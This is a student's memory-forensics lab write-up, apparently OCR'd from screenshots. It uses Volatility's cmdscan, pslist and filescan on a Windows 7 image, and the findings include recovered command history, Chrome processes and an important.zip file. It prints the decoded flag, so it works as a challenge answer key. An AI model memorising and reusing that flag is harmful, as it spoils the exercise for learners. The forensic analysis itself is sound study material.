└─$ 
```

Part 2


Using the plugin cmdscan i got the commands entered by the user in terminal.

python2 vol.py -f windows7.raw --profile Win7SP1x64 cmdscan


niggi (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Downloads/volatility
File Actions Edit View Help
Name: Ahmad Abdullah
Roll No: 22i-1609
1 2 3 4
23:55
9:55 am
01/01/2025

```
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.linux.netscan (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.linux.linux_truecrypt (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.drivermodule (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/l                      /u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.linux.linux_yarascan (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/l                      /u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.dumpcerts (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/l                      /u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.malware.malfind (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.ssdt (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.mac.malfind (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.malware.callbacks (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
**************************************************
CommandProcess: conhost.exe Pid: 4596
CommandHistory: 0x168c30 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 5 LastAdded: 4 LastDisplayed: 4
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 @ 0x147cb0: whoami
Cmd #1 @ 0x15d990: netstat -ano
Cmd #2 @ 0x15d9c0: hello world!
Cmd #3 @ 0x167f60: cls
Cmd #4 @ 0x1472c0: echo ZmxhZ3tSMGxsX1cxdGhfdGgzX1B1bmgzc30=
Cmd #15 @ 0x100158:
Cmd #16 @ 0x167da0:

┌──(kali㉿kali)-[~/Downloads/volatility]
└─$ 
```

There was an encoded string in the commands which I pasted in cyberchef and it gave me a flag



```
Input
ZmxhZ3tSMGxsX1cxdGhfdGgzX1B1bmgzc30=

Output
flag{R0ll_W1th_th3_Punh3s}
```


flag{R0ll_W1th_th3_Punh3s}

Part 3

Using the below command ‘*pslist’* i got the processes running at the time of dump and the borwser process was at the end


python2 vol.py -f windows7.raw --profile Win7SP1x64 pslist

Chrome.exe



```
xfffffa80063d5b10 services.exe         488    436      8      235      0      0 2024-12-24 14:57:05 UTC+0000
xfffffa80063d3b10 lsass.exe            496    436     10      806      0      0 2024-12-24 14:57:06 UTC+0000
xfffffa8006717850 lsm.exe              508    436     11      152      0      0 2024-12-24 14:57:06 UTC+0000
xfffffa800675e9d0 svchost.exe          604    488     11      378      0      0 2024-12-24 14:57:06 UTC+0000
xfffffa8006738b10 VBoxService.ex       668    488     13      119      0      0 2024-12-24 14:57:06 UTC+0000
xfffffa80063d7b10 svchost.exe          728    488      9      297      0      0 2024-12-24 14:57:06 UTC+0000
xfffffa80063cc8d0 svchost.exe          792    488     24      592      0      0 2024-12-24 14:57:06 UTC+0000
xfffffa8006947b10 svchost.exe          832    488     27      609      0      0 2024-12-24 14:57:06 UTC+0000
xfffffa800486b880 svchost.exe          860    488     23      586      0      0 2024-12-24 14:57:06 UTC+0000
xfffffa800487bb10 svchost.exe          884    488     38     1660      0      0 2024-12-24 14:57:06 UTC+0000
xfffffa8006454060 audiodg.exe          964    792      7      134      0      0 2024-12-24 14:57:06 UTC+0000
xfffffa8006961b10 svchost.exe         1000    488      7      115      0      0 2024-12-24 14:57:06 UTC+0000
xfffffa8006475870 svchost.exe          564    488     16      475      0      0 2024-12-24 14:57:07 UTC+0000
xfffffa8006a98690 spoolsv.exe         1068    488     13      302      0      0 2024-12-24 14:57:07 UTC+0000
xfffffa80069fcb10 svchost.exe         1096    488     19      325      0      0 2024-12-24 14:57:07 UTC+0000
xfffffa8006b51060 svchost.exe         1196    488     10      176      0      0 2024-12-24 14:57:07 UTC+0000
xfffffa8006b61b10 svchost.exe         1232    488     26      343      0      0 2024-12-24 14:57:07 UTC+0000
xfffffa8006d899d0 winlogon.exe        1708    428      3      116      1      0 2024-12-24 14:57:08 UTC+0000
xfffffa8006f643f0 taskhost.exe        1172    488     10      258      1      0 2024-12-24 14:57:53 UTC+0000
xfffffa8006fe3b10 dwm.exe             1920    832      3      164      1      0 2024-12-24 14:57:53 UTC+0000
xfffffa8006ffbb10 explorer.exe        1492    932     32      952      1      0 2024-12-24 14:57:53 UTC+0000
xfffffa8006ecd060 VBoxTray.exe        2200   1492     13      149      1      0 2024-12-24 14:57:53 UTC+0000
xfffffa8006fe9b10 GoogleCrashHan      2296   2156      5       87      0      1 2024-12-24 14:57:53 UTC+0000
xfffffa8006f88690 GoogleCrashHan      2304   2156      5       80      0      0 2024-12-24 14:57:53 UTC+0000
xfffffa8006dc03b0 SearchIndexer.      2560    488     13      682      0      0 2024-12-24 14:57:58 UTC+0000
xfffffa80070e4060 wmpnetwk.exe        2708    488     29      502      0      0 2024-12-24 14:57:59 UTC+0000
xfffffa80071ab060 svchost.exe         3008    488     11      361      0      0 2024-12-24 14:57:59 UTC+0000
xfffffa800720cb10 chrome.exe          1880   2052      0 --------      1      0 2024-12-24 14:58:00 UTC+0000   2024-12-24 15:02:22 UTC+0000
xfffffa8003a92b10 WmiPrvSE.exe        2680    604      5      114      0      0 2024-12-24 14:58:18 UTC+0000
xfffffa8003ac3b10 mscorsvw.exe        3772    488      7       86      0      1 2024-12-24 14:59:08 UTC+0000
xfffffa8003b15700 mscorsvw.exe        3672    488      6       79      0      0 2024-12-24 14:59:09 UTC+0000
xfffffa8003bc5210 sppsvc.exe          3524    488      4      169      0      0 2024-12-24 14:59:09 UTC+0000
xfffffa8003b01b10 svchost.exe         3156    488     14      371      0      0 2024-12-24 14:59:10 UTC+0000
xfffffa8003795060 TrustedInstall      3460    488      5      126      0      0 2024-12-24 14:59:58 UTC+0000
xfffffa800428fb10 notepad.exe         4464   1492      1       61      1      0 2024-12-24 15:02:25 UTC+0000
xfffffa80041cdb10 cmd.exe             4576   1492      1       19      1      0 2024-12-24 15:02:50 UTC+0000
xfffffa80042aab10 conhost.exe         4596    444      2       51      1      0 2024-12-24 15:02:50 UTC+0000
xfffffa80042c3060 WinRAR.exe           220   3324     10      456      1      0 2024-12-24 15:03:43 UTC+0000
xfffffa8003addb10 mspaint.exe         3152   1492      7      125      1      0 2024-12-24 15:04:13 UTC+0000
xfffffa8003b91060 svchost.exe         2428    488      7      109      0      0 2024-12-24 15:04:13 UTC+0000
xfffffa800430db10 taskhost.exe        3776    488     10      165      0      0 2024-12-24 15:05:04 UTC+0000
xfffffa80043056d0 chrome.exe          2220   4836     46      925      1      0 2024-12-24 15:05:50 UTC+0000
xfffffa80040377a0 chrome.exe          1928   2220      9       83      1      0 2024-12-24 15:05:50 UTC+0000
xfffffa8006f89b10 chrome.exe          2140   2220     17      289      1      0 2024-12-24 15:05:50 UTC+0000
xfffffa8004104b10 chrome.exe          2040   2220      9      139      1      0 2024-12-24 15:05:50 UTC+0000
xfffffa8003d57060 chrome.exe          4272   2220     19      414      1      0 2024-12-24 15:05:50 UTC+0000
xfffffa8004105870 chrome.exe          2368   2220     15      198      1      0 2024-12-24 15:05:51 UTC+0000
xfffffa8003950b10 chrome.exe          4876   2220     17      205      1      0 2024-12-24 15:05:53 UTC+0000
xfffffa8004272410 chrome.exe          4772   2220     14      166      1      0 2024-12-24 15:05:53 UTC+0000

┌──(kali㉿kali)-[~/Downloads/volatility]
└─$ 
```


Part 5


niggi (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Downloads/volatility
File Actions Edit View Help
kali@kali: ~/Downloads/volatility ×
kali@kali: ~/Downloads/volatility ×
Name: Ahmad Abdullah
Roll No: 22i-1609


```
0×00000000071a0300      4      0 RW-rwd \Device\HarddiskVolume2\$Directory
0×00000000071a31d0     16      0 R--r-- \Device\HarddiskVolume2\Windows\Microsoft.NET\Framework64\v4.0.30319\WPF\UIAutomationProvider.dll
0×00000000071a3640     15      0 R--r-- \Device\HarddiskVolume2\Windows\Microsoft.NET\Framework64\v4.0.30319\WPF\UIAutomationClientsideProviders.dll
0×00000000071a3ab0     15      0 R--r-- \Device\HarddiskVolume2\Windows\Microsoft.NET\Framework64\v4.0.30319\WPF\UIAutomationClient.dll
0×00000000071a9320     13      0 R--rwd \Device\HarddiskVolume2\Windows\SysWOW64\vbscript.dll
0×00000000071c7070     11      0 RW-rwd \Device\HarddiskVolume2\$Directory
0×00000000071c72a0     15      0 R--rwd \Device\HarddiskVolume2\Windows\SysWOW64\shdocvw.dll
0×00000000071c7660     16      0 R--r-- \Device\HarddiskVolume2\Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Hyper-V-Common-Drivers-Package~31bf3856ad364e35~amd64~~6.1.7600.16385.cat
0×00000000071c8070     16      0 R--rwd \Device\HarddiskVolume2\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Accessibility\Desktop.ini
0×00000000071c8c00     11      0 R--r-d \Device\HarddiskVolume2\Windows\System32\AltTab.dll
0×00000000071c9a20     12      0 R--r-d \Device\HarddiskVolume2\Windows\Resources\Themes\Aero\Shell\NormalColor\shellstyle.dll
0×00000000071c9f20     16      0 RW-r-- \Device\HarddiskVolume2\ProgramData\Microsoft\Search\Data\Applications\Windows\Projects\SystemIndex\Indexer\CiFiles\00010003.dir
0×00000000071ca350     10      1 RW-r-- \Device\HarddiskVolume2\Windows\System32\wbem\Repository\OBJECTS.DATA
0×00000000071ca4a0     14      0 R--r-- \Device\HarddiskVolume2\Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\prnhp003.cat
0×00000000071ca840     16      0 RWDrwd \Device\HarddiskVolume2\Users\lucas\AppData\Local\Google\Chrome\User Data\Default\DawnCache\data_2
0×00000000071cb050     16      0 R--r-- \Device\HarddiskVolume2\Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Package_55_for_KB3057154~31bf3856ad364e35~amd64~~6.1.1.3.cat
0×00000000071cb280     16      0 R--r-- \Device\HarddiskVolume2\Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Package_56_for_KB2937610~31bf3856ad364e35~amd64~~6.1.1.3.cat
0×00000000071cb800     16      0 R--r-- \Device\HarddiskVolume2\Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Package_56_for_KB2908783~31bf3856ad364e35~amd64~~6.1.1.2.cat
0×00000000071cba30     16      0 R--r-- \Device\HarddiskVolume2\Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Package_56_for_KB3031432~31bf3856ad364e35~amd64~~6.1.1.0.cat
0×00000000071cc1c0     14      0 R--r-d \Device\HarddiskVolume2\Windows\System32\drivers\rdbss.sys
0×00000000071cc800     16      0 R--r-- \Device\HarddiskVolume2\Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Win8IP-Microsoft-Windows-DownlevelApisets-Base-WinIP-Package~31bf3                                  .cat
0×00000000071cca30     16      0 R--r-- \Device\HarddiskVolume2\Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Win8IP-Microsoft-Windows-DownlevelApisets-Base-WinIP-Package~31bf3                                  .cat
0×00000000071ccdf0     15      0 R--rw- \Device\HarddiskVolume2\Users\lucas\AppData\Local\Google\Chrome\User Data\CertificateRevocation\9421\crl-set
0×00000000071ccf20     16      0 R--r-- \Device\HarddiskVolume2\Windows\System32\catroot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Win8IP-Microsoft-Windows-DownlevelApisets-Base-WinIP-Package~31bf3856ad364e35~amd64~el-GR~7.1.7601.16492.cat
0×00000000071f0960     11      0 R--rwd \Device\HarddiskVolume2\Windows\System32\msctf.dll
^CInterrupted

┌──(kali㉿kali)-[~/Downloads/volatility]
└─$ python2 vol.py -f windows7.raw --profile=Win7SP1x64 filescan | grep 'zip'
Volatility Foundation Volatility Framework 2.6.1
0×000000011c984f20     16      0 R--r-d \Device\HarddiskVolume2\Windows\System32\en-US\zipfldr.dll.mui
0×000000011db03070     16      0 -W---- \Device\HarddiskVolume2\Users\lucas\AppData\Local\Temp\chrome_ComponentUnpacker_BeginUnzipping2052_1834331365\manifest.fingerprint
0×000000011db14070     16      0 -W---- \Device\HarddiskVolume2\Users\lucas\AppData\Local\Temp\chrome_ComponentUnpacker_BeginUnzipping2052_881555946\manifest.fingerprint
0×000000011f4b3dd0     16      0 -W-rw- \Device\HarddiskVolume2\Users\lucas\AppData\Local\Temp\chrome_ComponentUnpacker_BeginUnzipping2052_1177407836\manifest.json
0×000000011f98f420     16      0 -W---- \Device\HarddiskVolume2\Users\lucas\AppData\Local\Temp\chrome_ComponentUnpacker_BeginUnzipping2052_918663569\manifest.fingerprint
0×000000011f9cd390     16      0 -W-rw- \Device\HarddiskVolume2\Users\lucas\AppData\Local\Temp\chrome_ComponentUnpacker_BeginUnzipping2052_717417298\manifest.json
0×000000011f9d71e0     16      0 -W---- \Device\HarddiskVolume2\Users\lucas\AppData\Local\Temp\chrome_ComponentUnpacker_BeginUnzipping2052_1202363819\manifest.fingerprint
0×000000011fa3ef20     16      0 R--rwd \Device\HarddiskVolume2\Windows\System32\zipfldr.dll
0×000000011fa71580     16      0 -W-rw- \Device\HarddiskVolume2\Users\lucas\AppData\Local\Temp\chrome_ComponentUnpacker_BeginUnzipping2052_1834331365\manifest.json
0×000000011facb510     16      0 -W---- \Device\HarddiskVolume2\Users\lucas\AppData\Local\Temp\chrome_ComponentUnpacker_BeginUnzipping2052_428403586\manifest.fingerprint
0×000000011fc36e00     16      0 -W---- \Device\HarddiskVolume2\Users\lucas\AppData\Local\Temp\chrome_ComponentUnpacker_BeginUnzipping2052_664288883\manifest.fingerprint
0×000000011fc43070     16      0 -W---- \Device\HarddiskVolume2\Users\lucas\AppData\Local\Temp\chrome_ComponentUnpacker_BeginUnzipping2052_717417298\manifest.fingerprint
0×000000011fce1840     16      0 -W---- \Device\HarddiskVolume2\Users\lucas\AppData\Local\Temp\chrome_ComponentUnpacker_BeginUnzipping2052_1526025053\manifest.fingerprint
0×000000011fce7660     12      0 R--rwd \Device\HarddiskVolume2\Users\lucas\Documents\important.zip
